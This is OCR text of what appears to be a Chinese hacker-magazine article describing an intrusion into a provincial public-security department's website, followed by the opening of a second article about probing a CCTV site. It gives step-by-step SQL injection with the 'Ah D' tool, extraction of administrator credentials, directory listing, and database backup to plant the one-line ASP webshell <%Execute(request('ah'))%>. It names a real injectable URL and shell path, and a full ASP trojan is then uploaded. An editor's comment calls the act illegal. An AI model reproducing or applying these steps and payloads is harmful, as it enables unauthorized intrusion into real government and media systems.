
829939[Hack1st]





2007年1月6日22点左右，某公安厅官方网站被黑客人侵并修改了首页，因为它是政府性质的网站，而且又是公安厅，因此这件事成了某些媒体无聊炒作的对象，把它当成新闻发布了出去。结果引来了一大堆小P孩的关注，这些不成熟的脚本小子在24小时之内数次修改了公安厅的首页。根据近期相关报道，据说该网站在2006年12月19日已经被黑过一次，看样子服务器的安全确实不怎么样。小菜我也确实好奇它到底是怎么被黑掉的，于是就操起啊D注人工具奔了过去。

首先拿出啊D，把http://www.****.gov.cn地址放在“检测网址”中，单击“打开网页”图标，啊D就会自动分析









该网站是否存在漏洞，结果如图1所示，有3个注入点。

双击啊D找出来的任意网址，自动进入检测页面，单击注入连接后面的“检测”按钮后，可以得到网站的数据库基本信息。先单击“检测表段”可以把数据库里存在的所有表名都列出来，然后一个一个表慢慢看，最终在sm_userid里找到了后台管理员的详细信息，如图2。


后台地址刚才在不经意间找到了，是http://www.****.gov.cn，下面就是使用admin用户登录就行了，进去后如图3所示。

在后台转了半天，除了可以添加文章外没发现其它能利用的地方。文章编辑用的是ewebeditor，默认不能上传ASP类型的文件。下载了ewebeditor的数据库，查看管理员MD5密码，也没有在线破解出来，这样一来，很难在后台拿到WEBSHELL了！

把思路调整回来，既然有注入漏洞，而且是DB_OWNER权限，那列个目录备份数据库试试？回到啊D里，进入“大堆东西”选项里，选择“查看目录”，在“检测位置”下拉框里选择F盘，单击“给我检测”，一层一层的拔，终于找到了网站的根目录F:\sdgat\webpage\，如图4。

知道了网站的物理地址，就可以用工具来备份数据库获得WEB SHELL了。翻出GetWebShell大众版，在注入点处填上啊D检测出来的地址http://www.sdga.gov.cn/webback/xinwen/third.asp?id=1335，数据库填policedata（第一次啊D检测的时候有提示过这个数据库的名称），WEB路径我藏得稍微隐蔽一点：f:\sdgat\webpage\webback\xinwe\ewebedit\Admin\help.asp，木马代码用默认的**<%%25Execute(request("ah"))%%25>**就可以，连接密码就是ah，如图5。

从第一步依次点到第六步，注意间隔时间，一般等到浏览区返回正常页面再点下一步。接着访问我们的一句话木马地址，见到网页底部的“类型不匹配：'Execute'”就可以证明一句话木马备份成功了，如图6。




接下来用我们的客户端连接一句话木马，打开http://www.hack1st.com/m/1.htm在线客户端，在服务端网址处写上我们的一句话地址http://www.sdga.gov.cn/webback/xinwen/ewebedit/Admin/help.asp，登录密码是默认的ah，再下面就可以填写任意的ASP木马代码了！因为我手上很多ASP木马一上传就被杀了，后来在欠钱大哥的兵器库里找了一个CoolDiyer“英”化的ASP木马，用记事本打开它，把里面的代码都复制粘贴到下边，提交后就得到了大马，如图7。现在想做什么就简单了吧！找到index.asp进行“edit”（编辑），我们也可以替换公安厅的首页了，可是这么做没有什么意义，所以我就只说说，免得犯了众怒。

**小编点评：**

在外界，很多不了解这个圈子的人会以为有人黑掉了公安厅的官方网站有多厉害，作者用菜鸟的方法也进去玩了一把。实际上，刊登本文最大的原因也就是告诉大家，那些媒体所报道的某黑客黑掉了某网站其实是多么的无聊，好好学习技术，你也行。可是黑客X档案不得不说一下，毕竟这是gov.cn，中国的政府网站，一旦追究起来，不管你有没有搞破坏，都是违反了刑法，要坐牢的！详细的相关规定，还请关注本期《黑客人物面对面》。

（文章中涉及到的啊D注入工具2.3破解版、一句话木马、GetWebshell、cooldiyer.asp光盘中已收录）

# 十分钟来入侵CCTV

茶杯里的勿忘

这天有NBA“火箭”VS“76人”队的比赛，于是我就来到了号称是火箭队地方电视台的CCTV网络电视专区看直播，好不容易连接上了，无奈网速慢的要死完全没法看。既然比赛看不了就看看网站的安全性如何吧（小编：现在的小黑们入侵的理由还真是千奇百怪－_－）！

找了几个带参数的页面手工检测都不行，算了，也懒得动手找注入点了，还是交给工具吧。拿出啊D注入工具V2.32，填上网站的地址，点上“连接网页”，啊D就自动去检测该网站了。不一会儿检测结果出来，还真有一个注入点，如图1。

